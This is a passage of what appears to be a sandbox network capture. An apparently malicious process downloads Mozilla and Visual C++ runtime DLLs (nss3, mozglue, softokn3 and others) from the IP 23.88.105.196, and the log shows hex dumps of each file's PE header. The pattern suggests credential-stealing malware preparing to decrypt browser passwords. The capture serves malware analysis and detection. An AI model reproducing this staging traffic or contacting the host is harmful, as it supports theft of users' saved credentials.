Sep 27, 2021 18:33:08.345690012 CEST	967	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 27 Sep 2021 16:33:08 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Vary: Accept-Encoding Content-Encoding: gzip Data Raw: 39 39 0d 0a 1f 8b 08 00 00 00 00 00 00 03 65 8c b1 0a 83 30 10 86 9f c6 25 48 50 8b 4b 32 d6 4e 1d 2c d4 6e 5d ae 31 5a 31 21 21 b9 ab f5 ed 2b c9 58 0e fe ef 3b f8 ef ea b2 fe 9b a6 ad ca 4e 4f 40 06 65 d1 5d ee d7 a1 bf 15 4f c9 38 7e 51 30 3e c2 91 1b 18 a3 91 71 26 58 33 41 e2 0b d4 4a 3e a9 72 a3 4e e2 21 c6 cd 85 31 2d 40 f8 4e 32 3b 37 9b 5c 20 54 89 8f e1 9c 2f c3 ee f3 db 55 ef 07 65 5b 49 0c a4 a5 75 9f 45 47 61 29 2e 4a 58 7f 92 3f 78 84 d6 b9 ba 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 99e0%HPK2N,n]1Z1!!+X;NO@e]O8~Q0>q&X3AJ>rN!1-@N2;7\ T/Ue[luEGa).JX?x0
Sep 27, 2021 18:33:08.349280119 CEST	967	OUT	GET /freebl3.dll HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*;q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 Host: 23.88.105.196 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 18:33:08.370640993 CEST	969	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 27 Sep 2021 16:33:08 GMT Content-Type: application/x-msdos-program Content-Length: 334288 Connection: keep-alive Last-Modified: Wed, 14 Nov 2018 15:53:50 GMT ETag: "519d0-57aa1f0b0df80" Expires: Tue, 28 Sep 2021 16:33:08 GMT Cache-Control: max-age=86400 X-Cache-Status: EXPIRED X-Cache-Status: HIT Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 c0 f0 2f 05 84 91 41 56 84 91 41 56 84 91 41 56 8d e9 d2 56 88 91 41 56 5d f3 40 57 86 91 41 56 1a 31 86 56 85 91 41 56 5d f3 42 57 80 91 41 56 5d f3 44 57 8f 91 41 56 5d f3 45 57 8f 91 41 56 a6 f1 40 57 80 91 41 56 4f f2 40 57 87 91 41 56 84 91 40 56 d6 91 41 56 4f f2 42 57 86 91 41 56 4f f2 45 57 c0 91 41 56 4f f2 41 57 85 91 41 56 4f f2 be 56 85 91 41 56 4f f2 43 57 85 91 41 56 52 69 63 68 84 91 41 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 d8 62 eb 5b 00 00 00 00 00 00 00 00 e0 00 22 21 0b 01 0e 0b 00 d8 03 00 00 66 01 00 00 00 00 00 29 dd 03 00 00 10 00 00 00 f0 03 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 01 00 00 00 00 00 06 00 01 00 00 00 00 00 00 70 05 00 00 04 00 00 a3 73 05 00 02 00 40 01 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 70 e6 04 00 50 00 00 00 c0 e6 04 00 c8 00 00 00 00 40 05 00 78 03 00 00 00 00 00 00 00 00 00 00 00 fc 04 00 d0 1d 00 00 00 50 05 00 e0 16 00 00 30 e2 04 00 54 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 88 e2 04 00 40 00 00 00 00 00 00 00 00 00 00 00 00 f0 03 00 38 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 74 d6 03 00 00 10 00 00 00 d8 03 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 fc fe 00 00 00 f0 03 00 00 00 01 00 00 dc 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 2c 48 00 00 00 f0 04 00 00 04 00 00 00 dc 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 78 03 00 00 00 40 05 00 00 04 00 00 00 e0 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 e0 16 00 00 00 50 05 00 00 18 00 00 00 e4 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@ !L!This program cannot be run in DOS mode.$/AVAVAVVAV]@WAV1VAV]BWAV]DWAV]E WAV@WAVO@WAV@VAVOBWAVOEWAVOAWAVOVAVOCWAVRichAVPELb["!f)ps@pP@xP0T@8.textt `.rdat a@@.data,H@.rsrcx@@@.relocP@B
Sep 27, 2021 18:33:08.642503977 CEST	1319	OUT	GET /mozglue.dll HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*; q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 Host: 23.88.105.196 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 18:33:08.663970947 CEST	1321	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 27 Sep 2021 16:33:08 GMT Content-Type: application/x-msdos-program Content-Length: 137168 Connection: keep-alive Last-Modified: Wed, 14 Nov 2018 15:53:50 GMT ETag: "217d0-57aa1f0b0df80" Expires: Tue, 28 Sep 2021 16:33:08 GMT Cache-Control: max-age=86400 X-Cache-Status: EXPIRED X-Cache-Status: HIT Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 8d c2 55 b1 c9 a3 3b e2 c9 a3 3b e2 c9 a3 3b e2 c0 db a8 e2 d9 a3 3b e2 57 03 fc e2 cb a3 3b e2 10 c1 38 e3 c7 a3 3b e2 10 c1 3f e3 c2 a3 3b e2 10 c1 3a e3 cd a3 3b e2 10 c1 3e e3 db a3 3b e2 eb c3 3a e3 c0 a3 3b e2 c9 a3 3a e2 77 a3 3b e2 02 c0 3f e3 c8 a3 3b e2 02 c0 3e e3 dd a3 3b e2 02 c0 3b e3 c8 a3 3b e2 02 c0 c4 e2 c8 a3 3b e2 02 c0 39 e3 c8 a3 3b e2 52 69 63 68 c9 a3 3b e2 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0 0 00 00 00 00 00 00 50 45 00 00 4c 01 06 00 c4 5f eb 5b 00 00 00 00 00 00 00 00 e0 00 22 21 0b 01 0e 0b 00 7a 01 00 00 86 00 00 00 00 00 00 e0 82 01 00 00 10 00 00 00 90 01 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 01 00 00 00 00 00 06 00 01 00 00 00 00 00 40 02 00 00 04 00 00 16 33 02 00 02 00 40 41 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 40 c0 01 00 74 1e 00 00 b4 de 01 00 2c 01 00 00 00 20 02 00 78 03 00 00 00 00 00 00 00 00 00 00 00 fa 01 00 d0 1d 00 00 00 30 02 00 68 0c 00 00 00 b9 01 00 54 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 54 b9 01 00 18 00 00 00 68 b8 01 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 90 01 00 f4 02 00 00 6c be 01 00 80 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 ca 78 01 00 00 10 00 00 00 7a 01 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 5e 65 00 00 00 90 01 00 00 66 00 00 00 7e 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 bc 0b 00 00 00 00 02 00 00 02 00 00 00 e4 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 64 69 64 61 74 00 00 38 00 00 00 00 10 02 00 00 02 00 00 00 e6 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 78 03 00 00 00 20 02 00 00 04 00 00 00 e8 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 68 0c 00 00 00 30 02 00 00 0e 00 00 00 ec 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$U;;;;W;8;?;:;>;:;:w;?;>;;;;9;Rich;PEL_["!z@3@A@t, x0 hTTh@l.textxz `.rdata^ef~@@.data@.didat8@.rsrcx @@.reloch0@B
Sep 27, 2021 18:33:08.769380093 CEST	1465	OUT	GET /msvcp140.dll HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*; q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 Host: 23.88.105.196 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 18:33:08.790802002 CEST	1466	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 27 Sep 2021 16:33:08 GMT Content-Type: application/x-msdos-program Content-Length: 440120 Connection: keep-alive Last-Modified: Wed, 14 Nov 2018 15:53:50 GMT ETag: "6b738-57aa1f0b0df80" Expires: Tue, 28 Sep 2021 16:33:08 GMT Cache-Control: max-age=86400 X-Cache-Status: EXPIRED X-Cache-Status: HIT Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 a6 c8 bc 41 e2 a9 d2 12 e2 a9 d2 12 e2 a9 d2 12 56 35 3d 12 e0 a9 d2 12 eb d1 41 12 fa a9 d2 12 3b cb d3 13 e1 a9 d2 12 e2 a9 d3 12 22 a9 d2 12 3b cb d1 13 eb a9 d2 12 3b cb d6 13 ee a9 d2 12 3b cb d7 13 f4 a9 d2 12 3b cb da 13 95 a9 d2 12 3b cb d2 13 e3 a9 d2 12 3b cb 2d 12 e3 a9 d2 12 3b cb d0 13 e3 a9 d2 12 52 6 9 63 68 e2 a9 d2 12 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 06 00 16 38 27 59 00 00 00 00 00 00 00 00 e0 00 22 21 0b 01 0e 0b 00 04 06 00 00 82 00 00 00 00 00 00 50 b1 03 00 00 10 00 00 00 20 06 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 00 00 0a 00 00 00 06 00 00 00 00 00 00 00 00 d0 06 00 00 04 00 00 61 7a 07 00 03 00 40 41 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 f0 43 04 00 82 cf 01 00 f4 52 06 00 2c 01 00 00 00 80 06 00 f8 03 00 00 00 00 00 00 00 00 00 00 00 78 06 00 38 3f 00 00 00 90 06 00 34 3a 00 00 f0 66 00 00 38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c8 28 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 50 06 00 f0 02 00 00 98 40 04 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 72 03 06 00 00 10 00 00 00 04 06 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 64 61 74 61 00 00 00 10 28 00 00 00 20 06 00 00 18 00 00 00 08 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 69 64 61 74 61 00 00 36 14 00 00 00 50 06 00 00 16 00 00 00 20 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 69 64 61 74 00 00 34 00 00 00 00 70 06 00 00 02 00 00 00 36 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 f8 03 00 00 00 80 06 00 00 04 00 00 00 38 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 34 3a 00 00 00 90 06 00 00 3c 00 00 00 3c 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$AV5=A;";;;;;;-;RichPEL8'Y"!P az@ACR,x8?4:f8(@P@@.tex tr `.data(@.idata6P @@.didat4p6@.rsrc8@@.reloc4:<<@B
Sep 27, 2021 18:33:09.061364889 CEST	1920	OUT	GET /nss3.dll HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*; q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 Host: 23.88.105.196 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 18:33:09.082881927 CEST	1922	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 27 Sep 2021 16:33:09 GMT Content-Type: application/x-msdos-program Content-Length: 1246160 Connection: keep-alive Last-Modified: Wed, 14 Nov 2018 15:53:50 GMT ETag: "1303d0-57aa1f0b0df80" Expires: Tue, 28 Sep 2021 16:33:09 GMT Cache-Control: max-age=86400 X-Cache-Status: EXPIRED X-Cache-Status: HIT Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 23 83 34 8c 67 e2 5a df 67 e2 5a df 67 e2 5a df 6e 9a c9 df 73 e2 5a df be 80 5b de 65 e2 5a df f9 42 9d df 63 e2 5a df be 80 59 de 6a e2 5a df be 80 5f de 6d e2 5a df be 80 5e de 6c e2 5a df 45 82 5b de 6f e2 5a df ac 81 5b de 64 e2 5a df 67 e2 5b df 90 e2 5a df ac 81 5e de 6d e3 5a df ac 81 5a de 66 e2 5a df ac 81 a5 df 66 e2 5a df ac 81 58 de 66 e2 5a df 52 69 63 68 67 e2 5a df 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 ad 62 eb 5b 00 00 00 00 00 00 00 00 e0 00 22 21 0b 01 0e 0b 00 ea 0e 00 00 1e 04 00 00 00 00 00 77 f0 0e 00 00 10 00 00 00 00 0f 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 01 00 00 00 00 00 06 00 01 00 00 00 00 00 00 40 13 00 00 04 00 00 b7 bb 13 00 02 00 40 01 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 9d 11 00 88 a0 00 00 88 3d 12 00 54 01 00 00 00 b0 12 00 70 03 00 00 00 00 00 00 00 00 00 00 00 e6 12 00 d0 1d 00 00 00 c0 12 00 14 7d 00 00 70 97 11 00 54 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c8 97 11 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 0f 00 f8 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 81 e8 0e 00 00 10 00 00 00 ea 0e 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 10 52 03 00 00 00 0f 00 00 54 03 00 00 ee 0e 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 74 47 00 00 00 60 12 00 00 22 00 00 00 42 12 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 70 03 00 00 00 b0 12 00 00 04 00 00 00 64 12 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 14 7d 00 00 00 c0 12 00 00 7e 00 00 00 68 12 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$#4gZgZgZnsZ[eZBcZYjZ_mZ^lZE[oZ[dZg[Z^mZZfZ fZXfZRichgZPELb["!w@@=Tp}pT@.text `.rdataRT@@.datatG`"B@.rsrcpd@@.reloc}~h@B
Sep 27, 2021 18:33:10.104836941 CEST	3264	OUT	GET /softokn3.dll HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*; q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 Host: 23.88.105.196 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 18:33:10.126363993 CEST	3265	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 27 Sep 2021 16:33:10 GMT Content-Type: application/x-msdos-program Content-Length: 144848 Connection: keep-alive Last-Modified: Wed, 14 Nov 2018 15:53:50 GMT ETag: "235d0-57aa1f0b0df80" Expires: Tue, 28 Sep 2021 16:33:10 GMT Cache-Control: max-age=86400 X-Cache-Status: EXPIRED X-Cache-Status: HIT Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 a2 6c 24 1c e6 0d 4a 4f e6 0d 4a 4f e6 0d 4a 4f ef 75 d9 4f ea 0d 4a 4f 3f 6f 4b 4e e4 0d 4a 4f 3f 6f 49 4e e4 0d 4a 4f 3f 6f 4f 4e ec 0d 4a 4f 3f 6f 4e 4e ed 0d 4a 4f c4 6d 4b 4e e4 0d 4a 4f 2d 6e 4b 4e e5 0d 4a 4f e6 0d 4b 4f 7e 0d 4a 4f 2d 6e 4e 4e f2 0d 4a 4f 2d 6e 4a 4e e7 0d 4a 4f 2d 6e b5 4f e7 0d 4a 4f 2d 6e 48 4e e7 0d 4a 4f 52 69 63 68 e6 0d 4a 4f 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 bf 62 eb 5b 00 00 00 00 00 00 00 00 e0 00 22 21 0b 01 0e 0b 00 b6 01 00 00 62 00 00 00 00 00 00 97 bc 01 00 00 10 00 00 00 d0 01 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 01 00 00 00 00 00 06 00 01 00 00 00 00 00 00 50 02 00 00 04 00 00 09 b1 02 00 02 00 40 01 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 10 03 02 00 a8 00 00 00 b8 03 02 00 c8 00 00 00 00 30 02 00 78 03 00 00 00 00 00 00 00 00 00 00 00 18 02 00 d0 1d 00 00 00 40 02 00 60 0e 00 00 d0 fe 01 00 54 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 28 ff 01 00 40 00 00 00 00 00 00 00 00 00 00 00 00 d0 01 00 6c 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 cb b 4 01 00 00 10 00 00 00 b6 01 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 0a 44 00 00 00 d0 01 00 00 46 00 00 00 ba 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 00 07 00 00 00 20 02 00 00 04 00 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 78 03 00 00 00 30 02 00 00 04 00 00 00 04 02 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 60 0e 00 00 00 40 02 00 00 10 00 00 00 08 02 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.lJOJOJOuOJO?oKNJO?oINJO?oONJO?oNNJOmKNJO-nKNJOKO~JO-nNNJO-nJNJO-nOJO-nHNJORichJOPELb["!bP@0x@`T(@l.text `.rdataDF@@.data @.rsrcx0@@ .reloc`@@B
Sep 27, 2021 18:33:10.232507944 CEST	3416	OUT	GET /vcruntime140.dll HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*; q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 Host: 23.88.105.196 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 18:33:10.254276991 CEST	3417	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 27 Sep 2021 16:33:10 GMT Content-Type: application/x-msdos-program Content-Length: 83784 Connection: keep-alive Last-Modified: Wed, 14 Nov 2018 15:53:50 GMT ETag: "14748-57aa1f0b0df80" Expires: Tue, 28 Sep 2021 16:33:10 GMT Cache-Control: max-age=86400 X-Cache-Status: EXPIRED X-Cache-Status: HIT Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 01 f9 a3 4e 45 98 cd 1d 45 98 cd 1d 45 98 cd 1d f1 04 22 1d 47 98 cd 1d 4c e0 5e 1d 4e 98 cd 1d 45 98 cc 1d 6c 98 cd 1d 9c fa c9 1c 55 98 cd 1d 9c fa ce 1c 56 98 cd 1d 9c fa c8 1c 41 98 cd 1d 